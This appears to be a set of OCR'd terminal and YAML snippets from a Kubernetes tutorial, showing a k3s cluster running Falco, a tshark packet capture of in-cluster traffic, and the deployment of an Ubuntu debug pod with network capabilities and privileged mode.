
```
root@master:~# kubectl get nodes -A -o wide | grep 10.5.0.18
master   Ready    control-plane,master   40m   v1.21.4+k3s1   10.5.0.18    <none>       Ubuntu 20.04.4 LTS   5.13.0-1019-gcp   containerd://1.4.9-k3s1
root@master:~# kubectl get pods -A -o wide | grep -E "Running|10.42.0."
kube-system   local-path-provisioner-5ff76fc89d-447pm   1/1     Running   0          40m   10.42.0.5    master   <none>           <none>
kube-system   metrics-server-86cbb8457f-q58ns           1/1     Running   0          40m   10.42.0.6    master   <none>           <none>
kube-system   coredns-7448499f4d-nkktc                  1/1     Running   0          40m   10.42.0.2    master   <none>           <none>
kube-system   svclb-traefik-d95wj                       2/2     Running   0          39m   10.42.0.8    master   <none>           <none>
kube-system   traefik-97b44b794-xtvwb                   1/1     Running   0          39m   10.42.0.7    master   <none>           <none>
falco         falco-falcosidekick-7c665b44fb-5zljz      1/1     Running   0          38m   10.42.0.9    master   <none>           <none>
falco         falco-falcosidekick-7c665b44fb-gfxkh      1/1     Running   0          38m   10.42.0.11   master   <none>           <none>
falco         falco-qrfw4                               2/2     Running   0          38m   10.42.0.10   master   <none>           <none>
falco         falco-talon-6c8f86c959-s5lwl              1/1     Running   0          26m   10.42.0.13   master   <none>           <none>
falco         falco-talon-6c8f86c959-pcvgh              1/1     Running   0          26m   10.42.0.12   master   <none>           <none>
root@master:~# tshark -r capture1.pcap -Y "ip.src == 10.42.0.6 and tcp" | grep -E "10.42.0.6|TCP"
Running as user "root" and group "root". This could be dangerous.
  126 3.729655546    10.42.0.6 → 10.5.0.18    TCP 66 37968 → 6443 [ACK] Seq=1 Ack=1 Win=3344 Len=0 TSval=2853572607 TSecr=3647687957
  233 5.773669907    10.42.0.6 → 10.5.0.18    TCP 66 37974 → 6443 [ACK] Seq=1 Ack=1 Win=502 Len=0 TSval=2853574651 TSecr=3647689820
  240 5.830376389    10.42.0.6 → 10.5.0.18    TLSv1.2 111 Application Data
  244 5.858080785    10.42.0.6 → 10.5.0.18    TCP 66 51372 → 10250 [ACK] Seq=46 Ack=11898 Win=502 Len=0 TSval=1331450137 TSecr=3647720805
  246 5.858196795    10.42.0.6 → 10.5.0.18    TLSv1.2 108 Application Data
  247 5.858231615    10.42.0.6 → 10.5.0.18    TLSv1.2 108 Application Data
  250 6.001324359    10.42.0.6 → 10.5.0.18    TCP 66 [TCP Previous segment not captured] 37974 → 6443 [ACK] Seq=2 Ack=4126 Win=491 Len=0 TSval=2853574878 TSecr=3
647720948
  252 6.001364297    10.42.0.6 → 10.5.0.18    TCP 66 37974 → 6443 [ACK] Seq=2 Ack=5859 Win=501 Len=0 TSval=2853574878 TSecr=3647720948
root@master:~#
```

tshark in a pod



```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: ubuntu
spec:
  replicas: 1
  selector:
    matchLabels:
      app: ubuntu
  template:
    metadata:
      labels:
        app: ubuntu
    spec:
      containers:
      - name: ubuntu
        image: ubuntu:latest
        command: ["/bin/sh"]
        args: ["-c", "apt-get update && apt-get install -y curl tcpdump tshark && sleep infinity"]
        securityContext:
          capabilities:
            add: ["NET_ADMIN", "NET_RAW"]
```

Reliability in Kubernetes




```
root@master:~# kubectl apply -f - <<EOF
> apiVersion: apps/v1
> kind: Deployment
> metadata:
>   name: ubuntu
> spec:
>   replicas: 1
>   selector:
>     matchLabels:
>       app: ubuntu
>   template:
>     metadata:
>       labels:
>         app: ubuntu
>     spec:
>       containers:
>       - name: ubuntu
>         image: ubuntu:latest
>         command: ["/bin/sh"]
>         args: ["-c", "apt-get update && apt-get install -y curl tcpdump tshark && sleep infinity"]
>         securityContext:
>           privileged: true
> EOF
deployment.apps/ubuntu created
root@master:~# kubectl get pods -w | grep ubuntu
ubuntu-687c9b6454-7q2t9   0/1     ContainerCreating   0          5s
ubuntu-687c9b6454-7q2t9   1/1     Running             0          5s
```

Understanding Falco

